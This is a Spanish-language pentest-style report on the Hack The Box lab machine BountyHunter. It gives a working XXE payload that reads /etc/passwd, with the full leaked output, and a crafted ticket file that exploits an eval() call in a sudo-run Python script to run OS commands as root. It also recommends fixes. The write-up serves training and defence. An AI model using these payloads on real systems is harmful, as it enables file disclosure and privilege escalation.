REPORTE EJECUTIVO

OBJETO DE ANÁLISIS

Plataforma: Hack The Box

Máquina: BountyHunter


URL: http://10.10.11.100

OBJETIVO

Identificar y explotar vulnerabilidades.

TOTAL DE VULNERABILIDADES: 2

Tipo de vulnerabilidad	Cantidad	Criticidad
XXE	1	ALTA
Inyección de Código	1	ALTA



CONCLUSIÓN

Se encontraron dos vulnerabilidades que podrían ser aprovechadas por un atacante malicioso, exponiendo datos críticos y confidenciales de la organización.

XXE: podrían verse expuestos datos sensibles.

Inyección de código: podrían ejecutarse comandos del sistema operativo invocando la librería correspondiente, provocando fallas en el mismo e incluso lograr escalación de privilegios.

REPORTE TÉCNICO

1. XXE (ALTA)


RESUMEN

Se identifica path vulnerable: http://10.10.11.100/log_submit.php

DETALLE

Payload:

```
<?xml  version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE replace [<!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
		<bugreport>
		<title>&xxe;</title>
		<cwe>1</cwe>
		<cvss>2</cvss>
		<reward>3</reward>
		</bugreport>
```



```
HTTP/1.1 200 OK
Date: Thu, 02 Sep 2021 17:03:36 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 2093
Connection: close
Content-Type: text/html; charset=UTF-8

If DB were ready, would have added:
<table>
  <tr>
    <td>
      Title:
    </td>
    <td>
      root:x:0:0:root:/root:/bin/bash
      daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
      bin:x:2:2:bin:/bin:/usr/sbin/nologin
      sys:x:3:3:sys:/dev:/usr/sbin/nologin
      sync:x:4:65534:sync:/bin:/bin/sync
      games:x:5:60:games:/usr/games:/usr/sbin/nologin
      man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
      lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
      mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
      news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
      uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
      proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
      www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
      backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
      list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
      irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
      gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
      nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
      systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
      systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
      systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
      messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
      syslog:x:104:110::/home/syslog:/usr/sbin/nologin
      _apt:x:105:65534::/nonexistent:/usr/sbin/nologin
      tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
      uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
      tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
      landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
      pollinate:x:110:1::/var/cache/pollinate:/bin/false
      sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
      systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
      development:x:1000:1000:Development:/home/development:/bin/bash
      lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
      usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
    </td>
```

RECOMENDACIONES

- Deshabilitar completamente las DTD (entidades externas).

REFERENCIA


https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html

2. Inyección de Código (ALTA)


RESUMEN

Se identifica código vulnerable: /opt/skytrain_inc/ticketValidator.py


DETALLE



```
development@bountyhunter:~$ cat /opt/skytrain_inc/ticketValidator.py
#Skytrain Inc Ticket Validation System 0.1
#Do not distribute this file.

def load_file(loc):
    if loc.endswith(".md"):
        return open(loc, 'r')
    else:
        print("Wrong file type.")
        exit()

def evaluate(ticketFile):
    #Evaluates a ticket to check for ireggularities.
    code_line = None
    for i,x in enumerate(ticketFile.readlines()):
        if i == 0:
            if not x.startswith("# Skytrain Inc"):
                return False
            continue
        if i == 1:
            if not x.startswith("## Ticket to "):
                return False
            print(f"Destination: {' '.join(x.strip().split(' ')[3:])}")
            continue

        if x.startswith("__Ticket Code:__"):
            code_line = i+1
            continue

        if code_line and i == code_line:
            if not x.startswith("**"):
                return False
            ticketCode = x.replace("**", "").split("+")[0]
            if int(ticketCode) % 7 == 4:
                validationNumber = eval(x.replace("**", ""))
                if validationNumber > 100:
                    return True
                else:
                    return False
    return False

def main():
    fileName = input("Please enter the path to the ticket file.\n")
    ticket = load_file(fileName)
    #DEBUG print(ticket)
    result = evaluate(ticket)
    if (result):
        print("Valid ticket.")
    else:
        print("Invalid ticket.")
    ticket.close

main()
```



```
development@bountyhunter:~$ cat /tmp/111.md
# Skytrain Inc
## Ticket to New Haven
__Ticket Code:__
**32+410+86 == 528 and __import__('os').system('whoami')
##Issued: 2021/04/06
#End Ticket
```



```
development@bountyhunter:~$ sudo /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
Please enter the path to the ticket file.
/tmp/111.md
Destination: New Haven
root
Invalid ticket.
```

RECOMENDACIONES

- Evitar el uso de la instrucción eval().

REFERENCIA

https://www.netsparker.com/blog/web-security/code-injection/